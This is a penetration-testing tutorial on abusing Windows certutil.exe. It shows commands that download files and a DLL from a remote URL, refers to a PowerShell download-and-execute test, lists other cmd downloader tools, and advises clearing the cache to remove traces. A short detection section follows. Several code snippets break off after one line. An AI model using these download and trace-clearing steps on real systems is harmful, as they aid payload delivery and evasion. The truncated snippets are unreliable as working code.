
---
0x00 Preface
---
Recently, I learned some exploitation techniques about certutil from Casey Smith @subTee's Twitter. This article will combine some of my own experience to introduce the application of certutil in penetration testing, supplement methods for implementing downloaders in cmd, and summarize common methods for base64 encoding conversion.
Learning Resources:
https://twitter.com/subTee/status/888101536475344896
https://twitter.com/subTee/status/888071631528235010
0x01 Introduction
---
This article will cover the following:
- Application of certutil.exe in Penetration Testing
- Common Methods for Downloaders
- Common Methods for Base64 Encoding Conversion
0x02 Introduction to certutil
---
For certificate management
Supports XP to Windows 10
For more operational instructions, see https://technet.microsoft.com/zh-cn/library/cc755341(v=ws.10).aspx
Note:
In the previous article 'Domain Penetration – EFS File Decryption', certutil.exe was used to import certificates
0x03 Applications in Penetration Testing
---
1、downloader
(1) Save in the current path with the same file name as the URL
eg:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/version.txt
(2) Save in the current path with a specified file name
eg:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/version.txt file.txt
(3) Saved in the cache directory with a random name
Cache directory location: %USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content
e.g.:
certutil.exe -urlcache -f https://raw.githubusercontent.com/3gstudent/test/master/version.txt
(4) Supports saving binary files
e.g.:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll
Note:

Using the downloader defaults to saving a copy of the downloaded file in the cache directory location: %USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content
Method to clear downloaded file copies:
Method 1: Directly delete the corresponding file in the cache directory
As shown in the figure below
Method 2:Command line:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll delete
Note:

View cached items:
certutil.exe -urlcache *
As shown below

Actual test:
Test system with Office installed, PowerShell code to download and execute the DLL is as follows:
$path="c:\test\msg1.dll" |
Test as shown below
2. Calculate file hash
(1) SHA1
certutil.exe -hashfile msg.dll
(2) SHA256:
certutil.exe -hashfile msg.dll SHA256
(3) MD5:
certutil.exe -hashfile msg.dll MD5
3. Base64 encoding conversion
(1) Base64 encoding:
CertUtil -encode InFile OutFile
(2) Base64 decoding
CertUtil -decode InFile OutFile
Note:
The encoded file will have two identification information added:
File header:
-----BEGIN CERTIFICATE-----
File footer:
-----END CERTIFICATE-----
As shown in the figure below

0x04 Common downloader methods
---
In the previous article "Penetration Techniques - Various Methods for Uploading Files via cmd", common downloader methods under cmd were summarized. Comparatively, using certUtil is simple and fast, but attention should be paid to clearing the cache after use. The path is as follows:
%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content
Common downloader methods are as follows:
- certUtil
- powershell
- csc
- vbs
- JScript
- hta
- bitsadmin
- wget
- debug
- ftp
- ftfp
0x05 Common Methods for Base64 Encoding Conversion
---
When writing scripts to manipulate binary files, errors often occur due to invisible characters, so it is common to first encode the binary file in base64 before manipulation, and finally decode it to restore the binary file.
Therefore, here is a compilation of common base64 encoding conversion methods corresponding to different development tools.
1. PowerShell
Base64 encoding:
$PEBytes = [System.IO.File]::ReadAllBytes("C:\windows\system32\calc.exe") |
Base64 decoding:
$Base64Bytes = Get-Content ("base64.txt") |
2. C#
Base64 encoding:
using System.IO; |
Base64 decoding:
using System.IO; |
Note:
There are two bugs in the previous article "Penetration Techniques - Various Methods of Uploading Files via cmd"
"Method for decrypting base64 files and generating exe: "
The PowerShell code and C# code in it contain bugs. The corrected code is subject to this article.
3. js
Base64 decoding:
fso1=new ActiveXObject("Scripting.FileSystemObject"); |
4. certutil
Base64 Encoding:
CertUtil -encode InFile OutFile |
Base64 Decoding:
CertUtil -decode InFile OutFile |
Note:
The encoded file will add two identification information:
File header:
-----BEGIN CERTIFICATE-----
File footer:
-----END CERTIFICATE-----
0x06 Detecting downloader
---
Check the cache records of files downloaded using certUtil:
certutil.exe -urlcache *
Cache file location:
%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content
0x07 Summary
---
This article introduces the application of certutil in penetration testing, detailing the implementation and detection methods of using certutil as a downloader, and finally summarizes common methods for base64 encoding conversion.


